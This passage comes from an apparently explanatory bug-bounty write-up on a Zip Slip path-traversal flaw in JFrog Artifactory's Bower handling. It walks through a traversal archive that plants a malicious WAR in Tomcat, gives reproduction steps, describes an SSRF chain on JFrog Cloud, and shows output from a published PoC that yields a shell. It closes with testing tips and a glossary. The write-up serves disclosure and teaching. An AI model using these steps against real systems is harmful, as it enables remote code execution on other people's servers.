- Line 1 marks the file as a Python script to be run directly.
- Line 3 imports the archive library.
- Line 5 names the output file.
- Line 6 is the heart of the attack. It is the entry name that will be stored inside the archive: a long run of
../sequences followed by the absolute path of the Tomcatwebappsfolder and the target file namerce.war. When Artifactory extracts this entry, each../climbs one folder up from its temporary directory, and the rest of the string walks down intowebapps. - Line 8 prints a message so the operator can see what is being built.
- Line 10 opens the output archive for writing, with gzip compression.
- Line 11 adds the local file
rce.warto the archive, but stores it under the traversal name from line 6. This is the key move: the file's real name on disk and its name inside the archive are different. - Line 12 adds a
bower.jsonfile, so the package looks like a real Bower package. - Line 13 closes the archive.
The bower.json file declares an external dependency, which is what makes Artifactory's rewrite feature process the package:
1{
2  "dependencies": {
3    "test": "https://github.com/owner/package.git#branch"
4  }
5}
This is JSON, a simple text format for structured data. It says: this package depends on a package called test, which lives at the given Git address on a particular branch. A Git branch is a named line of development in a code repository. The exact address does not matter to the attack; what matters is that a dependency is declared, so the rewrite feature has something to rewrite and therefore opens the archive.
Step 4: reproduce through the interface
With the malicious rce.tar.gz ready, the steps are all clicks in Artifactory's web interface:
- Log in as an admin user into Artifactory.
- Create a new Bower Local Repository (
bower-local). - Create a new Bower Remote Repository (
bower-remote). - Create a new Bower Virtual Repository: select both
bower-localandbower-remoteunder "Repositories", selectbower-localunder "Default Deployment Repository", then open the "Advanced" tab and select "Enable Dependency Rewrite". - Go to "Artifactory" then "Artifacts", select the Bower Virtual Repository and deploy the
rce.tar.gzfile. - Download the deployed artifact. This triggers the vulnerability, writing
rce.warinto the Tomcatwebappsdirectory, where it is automatically deployed as a new Tomcat web application. - To execute the malicious WAR, access
http://[artifactory_instance]:8081/rce/.
Why each step: the local repository gives somewhere to upload; the remote repository makes the virtual repository look like a normal Bower setup; the virtual repository is the address users actually talk to, and it is where the rewrite option must be switched on, because that option is what causes extraction. Uploading the package stores it. Downloading it is what makes Artifactory process it, and processing is what extracts it. Once extracted, the WAR is in webapps and Tomcat deploys it automatically; step 7 is visiting the new application to trigger the shell.
On JFrog Cloud, step 7 did not work directly, because port 8081 was not open to the internet. The author still got execution there by chaining another weakness. SSRF (Server-Side Request Forgery) is when you trick a server into making a request on your behalf, to an address you cannot reach yourself. Artifactory's Generic Remote Repository has a URL field and a "Test" button that makes the server fetch that URL. Putting http://[redacted]:8081/rce in the field and clicking "Test" makes Artifactory itself request the deployed application from inside the network, and the reverse shell fires. [redacted] is a special address meaning "this machine".
Here is the proof of concept video sent with the HackerOne report:
Step 5: the automated script
A full working PoC script is published at https://karmainsecurity.com/pocs/artifactory_rce.zip. It is a PHP script meant to be run from the command line, and it performs the whole sequence automatically. Its output looks like this:
$ php rce.php https://egix2hackerone.jfrog.io/ admin ********
[-] Logging in with username 'admin' and password '********'
[-] Creating Bower Local Repository...
[-] Creating Bower Remote Repository...
[-] Creating Bower Virtual Repository...
[-] Uploading malicious Bower package...
[-] Deploying package to 'bower-1611601753'...
[-] Downloading package to trigger the vulnerability...
[-] Deleting Bower Repositories...
[-] Waiting for the shell to be deployed...

jfrog-shell# id
uid=1030(artifactory) gid=1030(artifactory) groups=1030(artifactory),40019,40030

jfrog-shell# uname -a
Linux a0efcqstryncc-artifactory-primary-0 4.14.203-156.332.amzn2.x86_64 #1 SMP Fri Oct 30 19:19:33 UTC 2020 x86_64 GNU/Linux
Reading it: the first line is the command typed by the operator, giving the script the target address, a username and a password. The bracketed lines are the script's progress messages: log in, create the three repositories, upload the package, deploy it, download it to trigger extraction, delete the repositories to clean up, then wait for the shell. The jfrog-shell# prompt is the shell arriving. id is a standard Unix command that reports who you are; the output shows the shell running as the artifactory user, which is the account the Artifactory service runs under. uname -a reports the operating system; the output shows a Linux kernel and a hostname belonging to the Artifactory instance.
Why it worked
The mistake is one line: new File(this.tempBowerDirectory, entry.getName()). Java's File class does not tidy up ../ for you. It stores the path as given, and when the file is opened, the operating system resolves the .. parts. So the resulting location can point anywhere the Artifactory process can write. Files.createDirectories() on the parent then creates whatever folders are needed along the way, and FileOutputStream writes the file. The only filtering in the extraction loop skips directories and names containing pax_global_header, neither of which has anything to do with traversal. The code never checks that the final, resolved path stays inside tempBowerDirectory before writing.
What an attacker gets
Anyone who can get a crafted Bower package processed by a Bower Virtual Repository with dependency rewrite enabled gets arbitrary file write on the Artifactory server, with the permissions of the user running Artifactory. In the demonstrated case that becomes remote code execution: a WAR in webapps is deployed automatically by Tomcat and then invoked over HTTP. On JFrog Cloud the direct request to port 8081 was blocked, but the SSRF through the Generic Remote Repository's URL test still executed the WAR.
One precondition is worth stating clearly. Creating the Bower repositories needs an admin account, but that does not mean exploitation needs admin. A non-admin user who has permission to deploy artifacts in a Bower Virtual Repository with "Enable Dependency Rewrite" switched on can also trigger the bug.
The fix
The write-up does not describe the patch or the code change JFrog made. What the vulnerable code needs is validation of each entry name against the destination folder: resolve the final path and reject any entry whose resolved path does not stay under tempBowerDirectory, before creating folders or writing the file.
Where else to look
These are general lessons for testing other products:
- Any place a product extracts an archive supplied by a user. Look for code shaped like
new File(dest, entry.getName())with no check that the resolved path stays insidedest. A positive result is a file appearing outside the extraction folder after you upload an archive with../in an entry name. - Dependency rewrite and package proxy features in repository managers. They fetch and unpack third-party packages, so the entry names come from outside the instance. A positive result is a write to a path you chose, confirmed by reading the file back or by the written file being executed or deployed.
- Non-admin deploy roles. Test whether a low-privileged account with deploy rights on a virtual repository with rewrite enabled can trigger extraction. A positive result is the same out-of-folder write without admin credentials.
- Blocked management ports. Where the deployed application's port is not reachable from the internet, look for SSRF primitives such as remote repository URL test buttons that can reach
[redacted]or[redacted]on that port. A positive result is the shell, or a response from the deployed application, arriving through the SSRF. - Other archive formats accepted by the same handler. The Bower path expects
.tar.gz, but try tar, zip and gzip variants wherever the product accepts them, since each parser may expose entry names differently. A positive result is traversal succeeding through a format the fix did not cover.
Timeline and thanks

The vulnerability was reported on 24 January 2021 and confirmed by the HackerOne triage team on 29 January 2021. The bounty of USD 5000 arrived on 1 February 2021, along with some swag, including the t-shirt below.

Later, the author spoke publicly about the story at hackmeeting 0x1B, an Italian community event, with a talk titled Attacchi Zip Slip: storia di un exploit in "archivio" (Zip Slip Attacks: story of an exploit in "archive"). The slides are linked from the talk.
Glossary
- Archive: a single file that packs many files inside it, such as Zip or Tar.
- Artifactory: JFrog's software repository manager, a central place to store and manage software packages and components.
- BBS (Bulletin Board System): a dial-up online service from before the Web, where users shared files and messages.
- Bower: a package manager for front-end web code.
- Bug bounty programme: a scheme where a company pays outside researchers for reports of security problems in its products.
- Class: a named block of code in Java, identified by a dotted name showing its place in the project.
- CVE: a unique public identifier for a known vulnerability.
- DevOps: the practices and tools used to build and release software.
- Entry name: the name of a file as stored in an archive's index.
- Exploit: to actually use a vulnerability to make software misbehave.
- GET parameter: a value attached to the end of a web address after
?, sent by the browser and fully controlled by the visitor. - Git branch: a named line of development in a code repository.
- gzip: a compression format that shrinks files;
.tar.gzis a Tar archive compressed with gzip. - HackerOne: a platform that hosts bug bounty programmes and their reports.
- Hex editor: a tool for viewing and editing a file's raw bytes.
- Information disclosure: a flaw that lets someone see data they should not see.
- JAR: the Java archiver tool, and the archive format it produces.
- Java: a programming language widely used for large server applications.
- javac: the Java compiler, which turns Java source code into runnable classes.
- JSP (Jakarta Server Pages): a Java technology for web pages that run code on the server.
- JSON: a simple text format for structured data.
- Local repository: in Artifactory, a storage area for packages your own team uploads.
- Path traversal (directory traversal): tricking a program into reaching files outside the folder it intended, using
../sequences. - Phrack: a long-running underground hacking magazine.
- PHP: a programming language commonly used for websites.
- PKZIP: a popular DOS-era compression tool.
- Port: a numbered channel on a machine, allowing several services to run on one address.
- Proof of concept (PoC): a small demonstration that a vulnerability is real and exploitable.
- Proxy tool: software that sits between your browser and a server so you can inspect and edit requests.
- Remote code execution (RCE): running your own commands on someone else's machine over the network.
- Remote repository: in Artifactory, a proxy that fetches packages from an outside source on demand.
- Repository: a named storage area inside Artifactory.
- Reverse shell: a shell on a victim machine that connects back out to the attacker.
- Security code review: reading source code specifically to find security mistakes.
- Servlet: a Java class that handles web requests inside a Java web server.
- SSH: the standard protocol for logging in to a remote machine securely; its private key is the secret half of the credential.
- SSRF (Server-Side Request Forgery): tricking a server into making a request on your behalf, to an address you cannot reach yourself.
- Stream: a channel for reading or writing bytes in sequence.
- Swag: promotional merchandise given as a thank-you.
- Tar: an archive format that packs files into one file, often then compressed.
- Tomcat: a Java web server that hosts web applications.
- Virtual repository: in Artifactory, a single address that serves several repositories as one.
- Vulnerability: a mistake in software that lets someone make it do something unintended.
- WAR (Web Application Archive): a packaged Java web application that Tomcat deploys automatically when placed in its
webappsfolder. - Zip Slip: writing files outside the intended folder by putting
../sequences in archive entry names.



